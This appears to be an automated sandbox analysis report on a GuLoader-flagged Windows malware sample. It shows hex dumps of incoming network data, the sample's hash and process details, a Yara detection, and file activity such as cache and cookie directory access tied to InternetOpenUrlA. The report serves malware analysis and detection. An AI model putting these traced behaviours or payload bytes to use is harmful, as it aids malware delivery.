2022-05-27 07:53:20 UTC	125	IN	Data Raw: 97 6f 7a 65 c7 4c ed 29 dd d1 35 ca 5f a0 e8 68 3f 49 c1 b7 33 57 c6 cb eb 9a 37 72 73 55 70 b4 17 b1 f9 53 50 df 38 ea 63 73 d4 92 96 1a 4d 71 d8 38 d8 af 79 9f c5 e2 d8 bd cb f6 d9 ee 99 19 95 09 3c 84 9a e2 32 e2 45 ab dd 17 1d 15 b5 da bf 11 18 d6 20 18 55 f6 cb 54 93 8c 8d f7 9f f0 1a 0c 70 d8 7d 01 ec e6 f5 ec 43 fe 31 8b d9 f2 15 15 47 69 b3 08 05 c2 51 9c 90 46 eb 90 5c be 79 b9 19 aa b1 13 4e b6 0b ac a5 14 f6 72 0a ff 11 2b 2b 45 c7 94 62 6d ae fb a0 ff 98 34 4a 16 1f 17 00 93 3e 8c a0 40 ac 42 ea db 20 e8 39 e2 b0 09 46 ec 69 08 e9 44 1b 35 d4 05 a8 d1 5d 60 3c 5a d4 2e 0f 99 0f 97 19 4b ee 4d 09 18 08 89 8e 49 8c 57 bd 0c ce fd 5f 30 e6 ee c7 0b 2c 0b 25 d8 c0 be 36 9c 66 7b 14 4f c7 3c c5 1e 87 ac 70 b0 dd cb 73 d6 60 0d d5 f0 b5 7d 58 a0 23 Data Ascii: ozeL)5_h?l3W7rsUpSP8csMq8y<2E UTp}C1GiQF\yNr++Ebm4J>@B 9FiD5]`<Z.KMIW_0,%6f{O<ps`}X#
2022-05-27 07:53:20 UTC	133	IN	Data Raw: 36 96 c3 70 5a c8 6e 44 59 36 d6 97 3b 3e d1 3c 5b 61 9e ed 50 61 fb 5e 91 6b c5 ba 2a a8 c6 a6 4e 44 bc 9b 3d 46 d0 f0 9d f0 92 9a 23 9c c4 04 f8 86 c8 c4 80 b0 63 8a 02 07 5b d7 b4 fc c6 13 51 9f 9f d9 0a 89 9c 27 e4 77 a7 ba b9 7a c4 31 d8 0b 76 18 49 aa 85 cb b5 a6 95 bc 30 f1 60 c0 9e 88 f8 6a e2 fa 8c bf 98 74 a0 17 13 3c 05 5c 55 b2 19 b5 10 5b 4e 13 79 e7 3c a5 4c 4a 5a 28 79 d8 c8 7b 72 5f ef c5 ca f1 6f df eb e4 9d 57 2e ed 68 d0 40 0e 7d 81 cb cc 2a 79 ed 34 d1 8d 58 65 40 fb 6f 5b b9 a3 50 b8 65 46 e3 87 ce a2 17 a8 74 47 c4 c4 78 c1 9f 92 75 f8 32 28 f3 c0 e9 f7 25 97 ff fb a4 35 ce 9e 43 3e 47 99 b9 dd 2d 65 34 bd d3 32 77 ed 3f 12 ae f7 2e 99 10 7a 7f e2 26 2b f1 59 2a ac a5 c3 14 a4 90 d5 7f 00 5b 65 e7 45 9e 0c fd 04 da 85 c5 df 52 69 17 Data Ascii: 6pZnDY6;><[aPa^k*ND=F#c[Q'wz1vl0`jt<\U[Ny<LJZ(y{r_oW.h@}*y4Xe@o[PeFtGxu2(%5C>G-e42w?.z&+Y*[eERi
2022-05-27 07:53:20 UTC	140	IN	Data Raw: 72 a1 79 43 7e 2b 1c 1c 10 f9 e8 cd 6b 6d ce 3a 44 f8 19 ec 45 69 cb 07 ec e6 96 b0 c4 65 c1 84 2b 22 42 e5 a7 f9 1a a3 aa a8 0b 81 69 05 2a 2f 30 59 7b d0 e9 6d 2c ac 55 81 71 5f 68 46 95 5b f2 38 dc cb 31 59 c5 ea 63 e4 52 51 1d 57 11 4b 35 02 ec 89 50 7f 33 5a 25 11 5f 52 33 f5 9b 85 3b 77 eb d9 51 3b 26 2d 65 a4 eb fc 2e 63 c2 59 26 78 8d 67 56 da eb 30 c0 3e 6e 32 18 d4 ad 30 0c 26 c3 26 a3 a0 08 20 90 89 85 77 26 f9 b6 b4 54 a0 02 15 71 0b a2 42 b5 fb 40 44 d1 8b 4b b2 04 f3 58 7b c5 f3 d1 09 6e a5 f2 ce e3 e9 81 26 1b e4 b1 87 66 88 dc 68 7c e3 4b d1 6b 46 3a 48 db aa 66 c4 df b2 25 66 4f aa 6f c8 9b e8 04 fb c2 75 80 dc cb a7 90 9d 64 d5 30 fd 33 ee 43 ec e4 d3 9a 85 9e 8f 65 3c 9c 11 0c 6e 4f 79 c0 b5 55 88 ec 92 80 d7 c0 94 4e 49 ad 06 77 a4 47 Data Ascii: ryC~+km:DEie+"Bi*/0Y{m,Uq_hF[81YcRQWK5P3Z%_R3;wQ;&-e.cY&xgV0>n20&& w&TqB@DKX{n &fh|KkF:Hf%fOoud03Ce<nOyUNIwG
2022-05-27 07:53:20 UTC	148	IN	Data Raw: c8 26 f8 38 70 02 ec 50 96 4b e3 2a 64 e2 1f 32 0d ac 93 13 46 e7 f2 f8 42 ad 91 8a 3e 16 c9 9f 70 ae 99 80 a4 72 3f 47 3c c8 0a f8 4b 5a d2 54 3c 27 1d 2e a7 ae 06 f2 47 ae 60 b0 2f 82 a1 a0 a7 b9 cf 96 0e da 65 fa 87 9a 90 3a 31 b4 7e 43 30 55 72 7c ee c4 f1 ca 3f ed 5c 1c cf 01 8f 8b d5 4a a8 a4 f2 da 2d 1f 48 b5 02 b6 64 42 77 a1 68 c2 87 d0 7e 3c e0 8f 24 ac 1c 2a b5 bd bb 5e f2 ab d0 52 97 5d 8f 59 74 30 b8 1d 66 26 07 bd 3d 33 d1 64 34 72 2b 8e 24 d3 6a bf 56 78 ca 77 ac 5e 89 36 ea 04 76 cc 82 31 df ab e4 25 ac f1 82 43 60 e3 41 5e 45 b6 5d bb 43 d8 9f e1 7c 05 80 73 b2 e8 c5 ae eb e4 0b b7 63 7a 52 bf 60 7a 5a 8c 5f b4 7a 90 1c 42 e7 ea ca 74 74 c4 78 76 c9 23 e7 90 8a df d1 56 41 cf 64 b3 a9 9e af 29 e3 6f 87 d6 44 9c b1 76 ce 74 d4 2d 60 95 8a Data Ascii: &8pPK*d2FB>pr?G<KZT<'.G`/e:1~C0Ur|?\J-HdBwh~<$*^R]Yt0f&=3d4r+$jVxw^6v1%C`A^E]C|sczR`zZ_z Bttxv#VAd)oDvt-`
2022-05-27 07:53:20 UTC	156	IN	Data Raw: 49 6d 82 68 97 e0 f7 50 7f 07 89 79 92 38 8c a5 e1 68 c9 31 ec 27 63 88 b5 8d 10 40 b2 3f d0 83 bb ab db 83 ac fd f9 9a f4 df 54 4f 35 06 9b fe 39 8f 24 f8 75 03 9f 46 4f 85 89 52 2c 5f 66 f7 4b f0 03 4b 8f 9d 16 e1 8c 1d bd 41 16 02 e1 b0 fc 12 56 16 6c e2 ad fb 12 fc db 0e 54 d5 d8 da b3 76 c9 75 28 1c f3 60 09 c4 e4 e0 ef 19 c7 52 74 b0 9d 22 24 2c d5 17 e5 9e 0e 1c 25 59 10 08 ad fd 56 18 f9 ed 8e e0 80 e2 4b 7d 28 a9 7a 58 d3 1a 4f a8 d2 4c 23 d1 cd 4f 25 5c 67 2a 32 74 c0 30 26 48 7c 70 a7 db 9a e7 51 8c 1f 0a 85 5d 19 c1 ca 9f b4 5d ce 7b 64 ab 2d e2 a1 0b ef 0f 42 38 58 c2 4a f9 b3 46 1a 27 8a 3c 99 57 fb 8b 4e 76 ce 29 93 31 ef 5d d7 84 f7 e3 bd 83 a0 e7 42 41 37 40 fe e4 69 7e 7a 9f 81 be 9d 6b 62 1f a0 5b 10 2f 94 60 a9 cc 87 6d 98 0b a7 55 b5 Data Ascii: ImhPy8h1'c@?TO59$uFOR,_fKKAVlTvu(`Rt"$,%YVK}(zXOL#O%\g*2t0&H|pQ]]{d-B8XJF'<WNv)1]BA7@i~z kb[/`mU
2022-05-27 07:53:20 UTC	164	IN	Data Raw: c1 2d e3 e3 3a 5b b6 e5 a0 9b 8b 39 43 f5 eb 7c 14 1b 4c 7a 01 5b ae 17 3d 66 1d 80 cc 8d 5d 53 2c be 33 12 a6 19 fd 9a b4 a4 0a 5a 66 93 2f e0 71 aa 36 d1 bf de 4c 22 3b de f7 5d 0c 20 4c 56 1f 5e a8 4a a2 e3 64 a7 35 23 94 6f 64 fa de 26 9c ea f7 14 96 6e 5b e8 63 d8 ad 44 bf 60 6d 8a ff a9 0e ca 5a 46 3f 54 27 4c fd 49 e7 5d 61 86 62 41 eb 0b b7 ca 77 88 99 72 19 50 c1 19 64 bf 67 31 29 84 2c a1 d7 5f 5d 49 1c 52 60 a2 7c 7a f6 41 65 e6 d3 49 92 1a d0 0e 26 ff f0 60 9b 02 b4 d8 8a 0e ce 15 b2 8c 1c ee a4 e4 28 f9 93 9c 1e 5c f2 66 59 65 bd c8 53 e2 6a b1 9a cd a0 c1 9b 76 0b 5c 42 49 71 a3 36 d6 76 e4 59 f9 b4 81 fd ae 7d 84 78 1e d9 e9 65 1c f7 79 c0 6b 33 8a 65 26 0b 9a bf 7e 6e e4 69 c4 a2 dc 21 74 07 79 bf 2b 64 a7 7c 2f 35 1d 20 71 5d 9b cb d3 83 Data Ascii: -:[9C|Lz[=f]S,3Zf/q6L";] LV^Jd5#od&n[cD`mZF?T'LI]abAwrPdg1),_]IR`|zAeI&`(\fYeSjv\Blq6vY}xeyk3e&~ni !ty+d|/5 q]

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.W32.AIDetect.malware2.5627.exe PID: **8188**, Parent PID: **1348**

General

Target ID:	2
Start time:	09:52:49
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe"
Imagebase:	0x400000
File size:	929272 bytes
MD5 hash:	7F369D460C84146944C3C12BF83901AF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.206448386492.0000000002A5B000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: SecuriteInfo.com.W32.AIDetect.malware2.5627.exe PID: **1648**, Parent PID: **8188**

General

Target ID:	4
Start time:	09:53:07
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe"
Imagebase:	0x400000
File size:	929272 bytes
MD5 hash:	7F369D460C84146944C3C12BF83901AF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000000.205790119879.0000000001660000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16739BD	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16739BD	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16739BD	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16739BD	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16739BD	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	16739BD	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1696752	success or wait	1	41A3F7	NtReadFile

Disassembly

No disassembly